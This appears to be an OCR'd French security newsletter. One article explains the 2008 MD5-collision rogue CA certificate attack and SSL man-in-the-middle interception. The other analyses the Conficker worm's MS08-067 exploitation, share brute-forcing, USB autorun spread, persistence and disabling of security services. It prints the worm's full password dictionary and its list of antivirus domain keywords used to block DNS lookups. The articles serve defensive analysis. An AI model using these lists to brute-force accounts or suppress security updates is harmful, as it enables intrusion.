
Cette technique repose sur des principes mathématiques qui ne seront pas abordés dans cet article...

La première application de cette technique consistait à créer différents programmes, possédant la même signature MD5.

http://www.win.tue.nl/hashclash/SoftIntCodeSign/

Ainsi, les captures suivantes montrent le fond du problème. Les **deux binaires** *hello.exe* et *evil.exe* possèdent tous les deux la signature MD5 cdc47d670159eef60916ca03a9d4a007.





Leur deuxième application ciblait cette fois-ci **une paire de certificats X509**. Ces mêmes chercheurs ont d'abord réussi à créer deux certificats possédant des clefs publiques différentes, mais avec le paramètre *Distinguished Name* (DN) équivalent, puis à outrepasser ce problème en jouant uniquement sur la clef publique pour obtenir, pour les deux certificats, une même signature MD5.

http://www.win.tue.nl/~bdeweger/CollidingCertificates

L'algorithme MD5 **était déjà considéré comme obsolète**, mais aucune application réelle n'avait encore été présentée jusqu'au cours de l'année 2008 et les recherches d'Alex Sotirov, de Jake Appelbaum, de David Molnar et de Dag Arne Osvi…

La vulnérabilité appliquée dans la vraie vie !

Après les prémices de collisions MD5, une véritable exploitation de cette vulnérabilité a vu le jour au cours de l'année 2009.

Cette année, durant la conférence 25th Chaos Communication Congress (CCC), Alex Sotirov, Jake Appelbaum, David Molnar et Dag Arne Osvik ont présenté le résultat de leurs recherches basées sur les collisions MD5. Ces chercheurs **ont réussi à générer un faux certificat d'autorité intermédiaire (CA) signé par une autorité de certification**. Ce certificat signé est donc approuvé par une certification d'autorité et accepté par les navigateurs du marché.

Ce certificat d'autorité leur permet ainsi de signer n'importe quel certificat qui pourra être utilisé par un site web et sera considéré alors comme valide aux yeux des navigateurs.

En d'autres termes, ces derniers peuvent maintenant créer des certificats malicieux qui seraient signés par leur fausse autorité de certification, elle-même, signée par une véritable autorité…

Pour cela, les chercheurs ont acheté un véritable certificat auprès d'une autorité de certification (en l'occurrence chez Equifax), certificat signé avec l'algorithme MD5.


Lors de la publication des travaux de recherche, seules 6 autorités de certification signaient encore les certificats en MD5.

* RapidSSL
* FreeSSL
* TrustCenter
* RSA Data Security
* Thawte
* verisign.co.

Ces derniers ont d'ailleurs pris leurs dispositions depuis…

Dans un second temps, ils ont extrait la signature de leur certificat et tenté **de générer,** en exploitant les **collisions MD5**, un certificat d'autorité intermédiaire possédant la même signature et par conséquent, approuvé par l'autorité de certification Equifax.

Un certificat d'autorité diffère légèrement d'un certificat classique. Il comporte notamment le paramètre « **CA=TRUE** » qui spécifie que ce certificat est en droit de signer d'autres certificats.



La signature MD5 constituait le paramètre central de cette exploitation. En jouant sur la clef publique incluse au sein du certificat, les chercheurs pouvaient générer la collision en question sur la signature.

Les éléments précédents et la clef publique devaient alors être prédits avec exactitude...

Jusqu'à présent, les deux informations suivantes, le **numéro de série** et la **date de validité du certificat**, étaient imposées par l'autorité de certification et donc non contrôlées par les chercheurs... Ces deux éléments n'avaient pu être prédits jusqu'alors.

Or, après de longues recherches sur les autorités de certification proposant des signatures MD5, il s'est avéré que **RapidSSL** implémentait un système automatisé qui permettait de générer un certificat depuis leur site web. Les **numéros de série** étaient **incrémentés** et non générés de manière aléatoire. De plus, le temps entre la demande de certificat et son heure de génération était toujours fixe (6 secondes)… Ces deux éléments permettaient alors aux chercheurs de prédire la date de validité du certificat.


Dans le cas où les chercheurs n'avaient pu prédire ces deux informations, ils n'auraient alors pas pu prédire le hash et donc mener cette attaque…

Cet exploit a cependant nécessité une puissance de calcul énorme. Il a fallu pas moins **de 200 PlayStation 3** en réseau (équivalent à 8000 ordinateurs « standards »…) et de longs calculs mathématiques pour identifier les données variables qui leur permettent d'obtenir ces collisions…Un à deux jours suffisaient alors pour générer le certificat malicieux…

En termes de tentatives infructueuses de génération de certificats auprès de RapidSSL, **4 demandes de certificats** auront été nécessaires, soit un coût de **657$**.

Le certificat d'autorité est toujours disponible à l'adresse suivante.
http://phreedom.org/research/rogue-ca

En modifiant la date de votre machine, ce dernier devrait apparaître valide aux yeux de votre navigateur…



Quelques chiffres

Les chercheurs ont collecté **38 000 certificats** lors de leurs recherches. Sur ces derniers, près de **9485 étaient signés en MD5**, et près de 97% d'entre eux ont été signés par RapidSSL…

Conséquences…

Les conséquences d'exploitation de cette vulnérabilité sont importantes…

Les certificats sont le plus utilisés sur le web notamment pour les sites HTTPS. Dans ce cas, avec de tels certificats malicieux, un pirate pourrait **mener des attaques de type Man in The Middle SSL** afin d'usurper l'identité d'un serveur Web (SSL Man-In-The-Middle) mais également des attaques de Phishing sans éveiller les soupçons de la victime…

L'intégralité des sites web implémentant HTTPS peut être ciblée par cette attaque. En effet, même si vous utilisez un certificat signé en SHA-1, ces chercheurs peuvent générer un certificat valide pour votre site, mais signé en MD5.

Il faut également bien prendre en considération que cette faille affecte **TOUTES les applications utilisant des certificats x509** (HTTPS, IMAPS, VPN SSL…)

Un pirate pourrait donc signer des emails, ou une Applet Java, ActiveX permettant alors de prendre le contrôle d'un poste de travail.

Cette vulnérabilité est intrinsèque au MD5, **aucun correctif de sécurité ne peut donc la corriger**. Dans un premier temps, il est nécessaire de révoquer et de régénérer tous les certificats racines utilisant une signature MD5.

Les attaques MITM deviennent plus dangereuses

Rappel sur les attaques MITM

Les attaques Man In The Middle ne sont pas nouvelles. Le but de ce type d'attaque consiste à se positionner entre la victime et la passerelle et de relayer chacune des requêtes en provenance et à destination de la victime.
Quelques conditions sont nécessaires à l'exploitation de cette technique :
-être sur le **même sous-réseau local** de la victime.
-être sur un environnement swtiché.

Hormis **espionner** et **rediriger** la victime vers un autre site ou encore lui **injecter** à la volée des formulaires ou autres informations, les conséquences restaient minces lorsqu'un protocole sécurisé était utilisé.

Man In The Middle SSL


Les attaques Man In The Middle peuvent également être effectuées sur le protocole HTTPS. Cependant, la question des certificats posait jusqu'alors un problème (quoi que…). Dès que la victime se connectait sur un site sécurisé, il était possible de générer à la volée un faux certificat autosigné, mais cela présentait alors des limites… En effet, un **message d'erreur** était affiché sur le navigateur de la victime. Si la victime n'était pas attentive, l'attaque pouvait réussir. Heureusement les plus attentifs remarquaient la supercherie…

MD5 et MITM


La donne est désormais différente puisqu'il est désormais possible de **signer légitimement** des certificats et, par conséquent, de générer et de signer à la volée les certificats de chacun des sites visités…

Il est donc intéressant de mener cette attaque afin de déchiffrer le trafic HTTPS de la victime.
La victime désire se connecter sur le site de https://ma-banque-en-ligne.com. Toutes les requêtes sont interceptées par le pirate via l'envoi de **requêtes ARP**. Le navigateur de la victime initie, à son insu, une connexion avec le serveur du pirate.

Le pirate se connecte alors au serveur web demandé par la victime. Deux connexions HTTPS sont réalisées dans le même temps (victime pirate ; pirate site web).
En obtenant le certificat du site web légitime, le pirate peut ainsi réutiliser les informations afin de créer un certificat signé en MD5 légitime et de le proposer à sa victime.



Dès lors, le pirate peut déchiffrer toutes les communications entre lui et sa victime et retransmettre les requêtes au site légitime.



Une démo en live pour les plus chanceux…

Une démonstration a même été menée en live lors de la **conférence CCC**. Les chercheurs avaient intentionnellement mis à disposition un réseau Wifi afin de mener une attaque de ce genre.

Ces derniers ont notamment utilisé l'outil **SSLsniff** en l'adaptant afin de pouvoir générer à la volée les certificats malicieux.

Le point d'accès était nommé *MD5 Collisions Inc* et chaque certificat des sites web visités par les participants de la conférence était bel et bien signé . Aucun message d'erreur n'avait été affiché par les navigateurs…

Conclusion

Comme beaucoup l'annonçait dans les résumés présentant cette faille, SSL n'est pas mort. Cependant, les certificats signés en MD5 et reposant sur OpenSSL sont désormais obsolètes. Il ne faut donc pas s'affoler et crier haut et fort que le monde est devenu, du jour au lendemain, dangereux et effrayant. (De toute façon, c'était déjà le cas avant…)

Une solution consisterait à supprimer ces autorités de certification de votre navigateur, mais tous les sites signés par ces derniers ne seraient plus considérés comme valides…

Certes, des chercheurs ont démontré l'existence de la faille, mais son exploitation est désormais limitée par des actions entreprises par les autorités de certification qui signaient en MD5. De plus, leurs recherches restent théoriques pour un pirate lambda (200 PS3 à acheter et des mois de recherche…).

Espérons maintenant que le certificat d'autorité intermédiaire généré par ces chercheurs ne soit pas tombé aux mains de personnes peu scrupuleuses ou que d'autres pirates n'aient pu, entre temps, reprendre les travaux de recherche, hypothèse fort improbable!

Webographie

✱ Site officiel des chercheurs
http://www.phreedom.org/blog/2008/creating-a-rogue-ca-certificate/

Analyse du virus Conficker

On ne parle que de lui depuis plusieurs mois... LE ver du moment se nomme COnficker et a rapidement fait parler de lui fin novembre avant d'infecter un grand nombre de machines à travers le monde!

Sa particularité? Utiliser un ensemble de techniques pour contaminer le plus de machines sans pour autant avoir une charge utile bien déterminée.

Les vers deviennent de plus en plus redoutables notamment lorsqu'ils exploitent un service installé sur la plupart des machines Winows. Aperçu et descriptiong de cette menace virale..

XMCO | Partners

La vulnérabilité et Conficker

Le service Microsoft Server, une nouvelle fois pointé du doigt

La fin de l'année a été particulièrement animée pour Microsoft, notamment avec la découverte d'une vulnérabilité affectant **le service Server** du système d'exploitation Microsoft Windows : **la vulnérabilité MS08-067.**

Deux ans après la fameuse vulnérabilité MS06-040 - sans doute la faille préférée des pentesters - le service Server est une nouvelle fois touchée par une vulnérabilité critique : l'envoi d'une requête RPC malicieuse permet lors de provoquer un débordement de mémoire dans **la fonction NetPathCanonicalize()** et d'y injecter le code de son choix.

Nous ne reviendrons pas sur les détails techniques de la vulnérabilité dont la fonction en cause a été décompilée et analysée par Alex Sotirov (voir Références).

Peu de temps après la publication de la vulnérabilité, les premiers exploits notamment au sein du **framework Metasploit** ont vu le jour.

Le ver Conficker

Les pirates et les créateurs de vers ont tout de suite compris l'importance de la vulnérabilité en question, d'autant qu'aucune brèche n'affectant un service présent sur tous les postes Windows - le service de partage de fichiers - n'avait été découverte depuis 2006.

Très rapidement, un premier ver exploitant la faille MS08-067 a été nommé ***Gimmiv.A***. Cette première version permettait de voler les *hashs* des comptes utilisateurs du système, ainsi que les mots de passe Outlook.

Un second ver, apparu le 21 novembre 2008, a été baptisé **Worm:Win32/Conficker.A** et se propageait aussi en exploitant la vulnérabilité MS08-067.

Quelques jours plus tard, le 29 décembre 2008, le ver Conficker identifié sous le nom **Worm:Win32/ Conficker.B** a été diffusé. Les pirates, d'origine ukrainienne selon les premières rumeurs,ont, cette fois-ci, mis le paquet en développant un ver capable d'infecter de nombreuses machines et de se **répandre par d'autres moyens astucieux.**

Méthodes d'infection : exploits, mots de passe par défaut, partages ouverts, USB…

Exploitation de la vulnérabilité

Le ver, baptisé *Conficker*, *Downloadup ou encore Kido,* exploite la vulnérabilité MS08-067 afin d'infecter les autres machines joignables et non patchées.

Le *modus operandi* s'articule autour de deux étapes : **chaque poste infecté démarre un serveur web local** et tente d'infecter toutes les machines possibles - situées sur le réseau local ou sur Internet – en envoyant des requêtes RPC malicieuses exploitant le débordement de tampon. Dès que ce dernier réussit sur une machine, **un code malicieux (shellcode)** est exécuté. Celui-ci tente alors **de télécharger en HTTP une copie complète** du ver stocké sur le serveur web en écoute sur la première machine infectée.

Le ver pourra ainsi se répandre à nouveau et tenter d'infecter, de la même façon, d'autres machines.

Nous reviendrons ultérieurement sur cette fonctionnalité de téléchargement HTTP de type ***back connect*** et les problèmes rencontrés lorsque des pare-feux sont en place…

1. Exploitation de la vulnérabilité MS08-067

2. Exécution du shellcode


3.Téléchargement HTTP d'une copie du malware

4. Propagation du ver sur le réseau local, mais également sur Internet à partir d'une génération aléatoire d'adresses IP.

Dès qu'une machine est exploitée avec succès, le ver profite pour scanner toute la plage d'adresses associée (classe C). Par ailleurs, le ver implémente un **mécanisme de blacklist**. En effet, plusieurs plages d'adresses appartenant aux éditeurs d'antivirus sont écrites *en dur* au sein de la configuration du ver afin d'éviter d'attaquer les honeypots de ces sociétés.

Attaque par dictionnaire sur les répertoires partagés et le dossier ADMIN

Une fois sur le système, le but d'un ver est bien évidemment d'infecter le plus grand nombre de machines. Conficker possède des réflexes qui pourraient être comparés à ceux **d'un pentester** : celui-ci va tenter de se copier au sein de répertoires partagés des machines du réseau dont le fameux ADMIN$ (répertoire de Windows).



Conficker envoie des requêtes NETBIOS : **EnumDomainUsers.** Comme son nom l'indique, cette requête permet de lister les utilisateurs du domaine lorsque la *null-session* Microsoft n'a pas été désactivée. Le ver utilise d'autres requêtes comme **QueryUserInfo** pour lister les utilisateurs locaux d'une machine, **GetUserPwInfo** pour connaître l'âge des mots de passe ou encore **GetGroupForUser** afin d'identifier les droits des utilisateurs.

```
SAMR    OpenDomain request
SAMR    EnumDomainUsers request
SAMR    OpenUser request
SAMR    QueryUserInfo request
SAMR    QuerySecurity request
```

Une fois toutes ces informations récupérées et traitées, le ver va tenter de **s'authentifier sur le partage ADMIN$** des machines qu'il n'a pas réussi à infecter en exploitant la faille MS08-067.

" Les pirates, d'origine ukrainienne selon les premières rumeurs ont, cette fois-ci, développé un ver capable d'infecter de nombreuses machines et de se répandre par plusieurs moyens astucieux..... "

Pour cela, Conficker va **tester une liste de mots de passe triviaux** pour les comptes identifiés précédemment. Il s'agit bien d'une véritable attaque intelligente par dictionnaire puisqu'elle est basée sur les véritables noms des utilisateurs (*logins*) du domaine Microsoft.

La capture suivante illustre les mots de passe testés par le ver.

```
000; 0000; 00000; 0000000; 00000000; 0987654321; 111; 1111; 11111;
111111; 1111111; 11111111; 123; 123123; 12321; 123321; 1234; 12345;
123456; 1234567; 12345678; 123456789; 1234567890; 1234abcd; 1234qwer
123abc; 123asd; 123qwe; 1q2w3e; 222; 2222; 22222; 222222; 2222222;
22222222; 321; 333; 3333; 33333; 333333; 3333333; 33333333; 4321; 44
4444; 44444; 444444; 4444444; 44444444; 54321; 555; 5555; 55555;
555555; 5555555; 55555555; 654321; 666; 6666; 66666; 666666; 6666666
66666666; 7654321; 777; 7777; 77777; 777777; 7777777; 77777777;
87654321; 888; 8888; 88888; 888888; 8888888; 88888888; 987654321; 99
9999; 99999; 999999; 9999999; 99999999; a1b2c3; aaa; aaaa; aaaaa;
abc123; academia; access; account; Admin; admin; admin1; admin12;
admin123; adminadmin; administrator; anything; asddsa; asdfgh; asdsa
asdzxc; backup; boss123; business; campus; changeme; cluster;
codename; codeword; coffee; computer; controller; cookie; customer;
database; default; desktop; domain; example; exchange; explorer; fil
files; foo; foobar; foofoo; forever; freedom; fuck; games; home;
home123; ihavenopass; Internet; internet; intranet; job; killer;
letitbe; letmein; login; Login; lotus; love123; manager; market;
money; monitor; mypass; mypassword; mypc123; nimda; nobody; nopass;
nopassword; nothing; office; oracle; owner; pass; pass1; pass12;
pass123; passwd; password; Password; password1; password12;
password123; private; public; pw123; q1w2e3; qazwsx; qazwsxedc; qqq;
qqqq; qqqqq; qwe123; qweasd; qweasdzxc; qweewq; qwerty; qwewq; root;
root123; rootroot; sample; secret; secure; security; server; shadow;
share; sql; student; super; superuser; supervisor; system; temp;
temp123; temporary; temptemp; test; test123; testtest; unknown; web;
windows; work; work123; xxx; xxxx; xxxxx; zxccxz; zxcvb; zxcvbn;
zxcxz; zzz; zzzz; zzzzz
```

Diffusion via les ports USB


Conficker tente également d'**infecter tous les supports amovibles connectés** à la machine infectée : clefs USB, disques durs externes, cartes d'appareils photo. Pour cela, le ver se copie à la racine des supports USB au sein d'un dossier nommé 'RECYCLER' et sous un nom aléatoire de la forme :

U:\RECYCLER\S-%d-%d-%d-%d%d%d-%d%d%d-%d%d%d-%d\<random letters>.dll

Un fichier ***autorun.inf*** est alors généré. Ce fichier permettra d'exécuter automatiquement le ver lorsque le support USB sera branché sur un autre ordinateur.

Pour que ce démarrage automatique fonctionne, la machine victime doit avoir la fonction Autorun activée (voir la clé de registre *NoDriveTypeAutoRun*).

Pour compliquer la chose, une fois exécuté sur une machine par un moyen ou un autre, Conficker en profite, au passage, pour réactiver la clef de registre Autorun afin que le poste puisse être réinfecté par la suite.



INFO

Windows et la gestion de l'Autorun

Il y a quelques mois, une vulnérabilité avait été identifiée au sein des systèmes d'exploitation Windows. La clef de registre utilisée pour l'activation ou la désactivation de la fonction Autorun (NoDriveTypeAutoRun) n'était pas correctement prise en compte par le système d'exploitation !

HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\Policies\Explorer \NoDriveTypeAutoRun

Ainsi, en ajoutant la valeur 0xFF (interdisant l'exécution automatique lors de l'ouverture des supports USB) à cette clé de registre, la fonction restait toujours active.

En incitant sa victime à ouvrir un support amovible (clé USB, CD, DVD ...), un pirate pouvait ainsi exécuter automatiquement un fichier malicieux (ver, trojan, spyware...) placé sur le support et cela même si la victime avait pris soin de désactiver la fonctionnalité en question.

Cette vulnérabilité a été corrigée, dans un premier temps, sous Vista et Windows 2008 avec la sortie du correctif MS08-038.

Microsoft a pris ses dispositions à la suite de l'infection de supports USB par Conficker et a seulement corrigé le problème le 24 février dernier... un peu tard...

Il est également important de noter que la valeur de la clé NoDriveTypeAutoRun est écrasée par les GPO lorsque le poste est inséré sur un domaine Active Directory.

Information sur la vulnérabilité :
http://support.microsoft.com/kb/895108/fr

Mais pourquoi est-il aussi méchant??!

Exécution au démarrage

Une fois installé sur le poste victime, Conficker va réaliser diverses opérations malicieuses.

Comme quasiment tous les vers, Conficker ajoute une clef de registre (HKCU\Software\Microsoft\Windows \CurrentVersion\Run) afin de s'**exécuter automatiquement au prochain démarrage** du poste. Conficker s'installe également en tant que service (HKLM\SYSTEM\CurrentControlSet\Services) qui sera lancé de façon transparente par le service générique *svchost.exe*.

Désactivation des services sécurité et monitoring DNS

Dès lors, Conficker va venir désactiver 4 principaux services de sécurité Windows à savoir :

- ✓ Windows Update Service
- ✓ Background Intelligent Transfer Service
- ✓ Windows Defender
- ✓ Windows Error Reporting Services

Conficker détecte ensuite l'antivirus installé sur la machine infectée afin de le désactiver immédiatement.

Encore plus fort, le ver va **bloquer les résolutions DNS** contenant certains mots-clefs d'éditeurs antivirus : cela permet de bloquer les mises à jour automatiques des signatures.

Voici la liste des différents mots-clefs blacklistés :

ahnlab; arcabit; avast; avg.; avira; avp.; bit9.; ca.; castlecops; centralcommand; cert.; clamav; comodo; computerassociates; cpsecure; defender; drweb; emsisoft; esafe; eset; etrust; ewido; f-prot; f-secure; fortinet; gdata; grisoft; hacksoft; hauri; ikarus; jotti; k7computing; kaspersky; malware; mcafee; microsoft; nai.; networkassociates; nod32; norman; norton; panda; pctools; prevx; quickheal; rising; rootkit; sans.; securecomputing; sophos; spamhaus; spyware; sunbelt; symantec; threatexpert; trendmicro; vet.; ver; wilderssecurity; windowsupdate

Ouverture de ports sur le pare-feu Windows

Conficker ouvre également, au sein du pare-feu de Windows, un port TCP aléatoire **afin d'autoriser les connexions entrantes sur le service HTTP malicieux**.

Comme évoqué précédemment, lorsque Conficker tente d'infecter d'autre machine via la vulnérabilité MS08-067, le code malicieux placé au sein de la charge utile de l'exploit (le shellcode) indique à la nouvelle machine compromise de venir télécharger en HTTP, sur ce port fraîchement ouvert, une copie du ver.

> **" Une des dernières opérations malicieuses...consiste à supprimer tous les points de restauration présents sur le système victime"**


L'aspect aléatoire de ce port rend donc impossible toute tentative de protection contre la diffusion de Conficker en bloquant simplement le port HTTP utilisé par le ver sur les routeurs du réseau interne !

